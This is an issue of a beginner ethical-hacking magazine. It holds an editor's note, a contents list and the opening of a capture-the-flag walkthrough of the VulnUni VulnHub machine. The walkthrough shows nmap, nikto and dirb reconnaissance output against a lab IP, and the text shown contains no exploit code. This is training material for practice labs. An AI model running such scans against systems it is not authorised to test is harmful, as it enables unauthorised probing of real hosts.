Simplifying cyber security since 2016

January 2020 Edition 3 Issue 1 Cyber Security Mag For Beginners



METASPLOITABLE TUTORIALS :

Metasploitable 3: The Chinese webshell that was used by APTs

DATA BREACH THIS MONTH:

CheckPeople.com.

METASPLOIT THIS MONTH

Two Windows and one OpenBSD privilege escalation modules among other modules

Installit: Installing Mate Desktop in Kali Linux 2020.1.

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. Its been only ten days our previous Issue, the December 2019 Issue was released and we ar -e ready with the January 2020 Issue. We know you are all surprised but we ha -ve already announced our commitment to fast track all our Issues which have been delayed. This is our First Issue of Edition 3.

We would also like to inform that we have a new domain hosting our Magazine https;//hackercoolmagz.com in addition to our other regular domain which is a bit lengthy https://hackercoolmagazine.com. Click on the links given below to directly go to our Magazine websites. We would also like to inform our readers about the change of our email addresses from this year. The email address for sending your questions related to cyber security is qa@hackercoolmagz.com. If you have any questions or queries about Magazine subscription, missed Issues, problems you face during subscribing or any other query related to our magazine mail them to our email address customercare@hackercoolmagz.com. We will be ever ready for your feedback.

Coming to the details of this Issue, the CTF machine we have included in the -is Issue is a real world machine and we have been more detailed in this CTF. I would not tell you more about this Issue as I want our readers to go through it and experience the thrill themselves. We suggest our readers to be safe not onley from the viruses of cyber world but the biological one which has been forcing lockdowns around the world. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Magazine:

https://hackercoolmagazine.com https://hackercoolmagz.com

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INSIDE

See what our Hackercool Magazine January 2020 Issue has in store for you.

- 1. Capture The Flag:
- 2. Installit/Fixit
 Installing MATE Desktop in Kali Linux 2020.1.
- 3. Metasploit This Month:
 CMSMS Injection, Bludit CMS File Upload, 1 OpenBSD & 2 Windows PE Modules
- Hacking Q & A :
 Answers to some of the questions asked by our ever curious readers.
- Metasploitable Tutorials : Caidao.asp
- 6. Data Breach This Month: Checkpeople.com.

VulnUni: 1.0.1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme -nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.


Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.


Hi Hackercoolians. Welcome back. Hope you are all safe and taking all the safety precaution -s to keep the Covid 19 virus away from you. GOD keep you all safe and sound in the current crisis. In our present Issue, I bring you the CTF challenge of VulnUni: 1.0.1. This machine authored by "emaragkos" is Boot2root machine whose difficulty level is set to beginner level. This boot2root machine is realistic without any CTF elements and pretty straight forward with the goal being getting root on this University server. The machine can be downloaded from the given link below.

https://www.vulnhub.com/entry/vulnuni-101,439/

The goal of this challenge is to find two flags: one of user and another root. This machine sh ould work fine on both Virtualbox and Vmware and it is set to get IP address automatically as DHCP is enabled. My attacker machine is Kali Linux. So let's start having fun. After booting the target machine, the first thing I do is the usual one, scanning with Nmap.

```
hackercoolmagz@kali:~$ nmap -sP 192.168.32.100-150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 17:25 IST
Nmap scan report for 192.168.32.132
Host is up (0.00074s latency).
Nmap scan report for 192.168.32.133
Host is up (0.00068s latency).
Nmap done: 51 IP addresses (2 hosts up) scanned in 4.29 seconds
hackercoolmagz@kali:~$ nmap -sV 192.168.32.133
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 17:26 IST
Nmap scan report for 192.168.32.133
Host is up (0.0029s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```





The site appeared to be very dynamic. Sticking to the script the website is of a university which teaches cyber security. Although dynamic, the links are going nowhere. It's time to do a nikto scan.

hackercoolmagz@kali:-\$ nikto -h 192.168.32.133 Nikto v2.1.6 + Target IP: 192.168.32.133 + Target Hostname: 192.168.32.133 + Target Port: 80 + Start Time: 2020-03-25 17:29:52 (GMT5.5) + Server: Apache/2.2.22 (Ubuntu) + Server may leak inodes via ETags, header found with file /, inode: 176937, size: 40513, mtime: Wed Mar 18 19:33:34 2020 + The anti-clickjacking X-Frame-Options header is not present. + The X-XSS-Protection header is not defined. This header can hint to the use r agent to protect against some forms of XSS + The X-Content-Type-Options header is not set. This could allow the user age nt to render the content of the site in a different fashion to the MIME type + Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). A pache 2.2.34 is the EOL for the 2.x branch. + IP address found in the 'location' header. The IP is "127.0.1.1". + OSVDB-630: The web server may reveal its internal or real IP in the Locatio n header via a request to /images over HTTP/1.0. The value is "127.0.1.1". + Uncommon header 'tcn' found, with contents: list + Apache mod negotiation is enabled with MultiViews, which allows attackers t o easily brute force file names. See http://www.wisec.it/sectou.php?id=4698eb dc59d15. The following alternatives for 'index' were found: index.html + Allowed HTTP Methods: POST, OPTIONS, GET, HEAD + OSVDB-3268: /css/: Directory indexing found. + OSVDB-3092: /css/: This might be interesting... + OSVDB-3268: /images/: Directory indexing found. + OSVDB-3233: /icons/README: Apache default file found.

+ 8725 requests: 0 error(s) and 14 item(s) reported on remote host

2020-03-25 17:30:30 (GMT5.5) (38 seconds)

End Time:

Nikto didn't find anything interesting except some directories. Do these directories hide some thing. Let's check them out. Index of /css Tirefox Privacy Notice - X + ① 192.168.32.133/css/ ... 🖸 🕁 Most Visited 👲 Getting Started 🤏 Kali Linux 🤏 Kali Training 🤏 Kali Tools 🤏 Kali Docs 🤏 Kali Forums Last modified Size Description Name Parent Directory ajax-loader.gif 31-Dec-2017 08:12 3.1K animate.css 31-Dec-2017 08:12 72K aos.css 11-May-2018 04:23 25K bootstrap.min.css 09-Apr-2018 08:00 137K bootstrap/ 02-Jul-2018 08:56 02-Jul-2018 08:56 CSS/ flaticon.css 26-Jan-2019 18:36 1.4K icomoon.css 23-May-2018 11:16 78K ionicons.min.css 11-May-2018 04:57 46K magnific-popup.css 01-Jan-2018 11:49 6.8K pen-iconic-bootstrap.min.css 31-Dec-2017 08:12 9.2K owl.carousel.min.css 26-Dec-2017 13:21 3.4K Index of /images m Firefox Privacy Notice - × + X ① 192.168.32.133/images/ Most Visited 👲 Getting Started 🦜 Kali Linux 🦜 Kali Training 🔪 Kali Tools 🦜 Kali Docs 🦜 Kali Forums Index of /images Last modified Size Description Name Parent Directory about-2.jpg 26-Jun-2019 14:50 200K about.jpg 26-Jun-2019 16:46 332K bg 1.jpg 16-Mar-2020 19:39 144K bg 2.jpg 16-Mar-2020 19:48 682K bg_3.jpg 16-Mar-2020 20:27 285K bg_5.jpg 16-Mar-2020 20:28 2.0M course-1.jpg 26-Jun-2019 16:37 213K course-2.jpg 26-Jun-2019 16:37 105K course-3.jpg 26-Jun-2019 16:37 135K course-4.jpg 26-Jun-2019 16:38 132K 26 Jun 2010 16 20 120V Nothing except the usual stuff. Maybe directory buster can reveal some information about this website.

```
---- Scanning URL: http://192.168.32.133/ ----

+ http://192.168.32.133/about (CODE:200|SIZE:21076)
+ http://192.168.32.133/blog (CODE:200|SIZE:17804)
+ http://192.168.32.133/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.32.133/contact (CODE:200|SIZE:12721)
+ http://192.168.32.133/courses (CODE:200|SIZE:16178)


==> DIRECTORY: http://192.168.32.133/fonts/

==> DIRECTORY: http://192.168.32.133/images/
+ http://192.168.32.133/index (CODE:200|SIZE:40513)
+ http://192.168.32.133/index.html (CODE:200|SIZE:40513)

==> DIRECTORY: http://192.168.32.133/js/
+ http://192.168.32.133/server-status (CODE:403|SIZE:295)
---- Entering directory: http://192.168.32.133/css/ ----
```


Even this didn't give me anything, not even a ruse or mirage. Since there is only one open po -rt, there should be something on this port only. Maybe there are other ports which are filtered or hidden by port knocking (our recent CTF challenges showed only that) but there should be something on this website that can lead to it. But all the links are taking me nowhere altho -ugh they appear dynamic.

I opened Burpsuite proxy and captured the website request on it as shown below. Nothing here too. It's a simple request.




Is this entire website a ruse to deflect us from a different website? All signs are saying so.

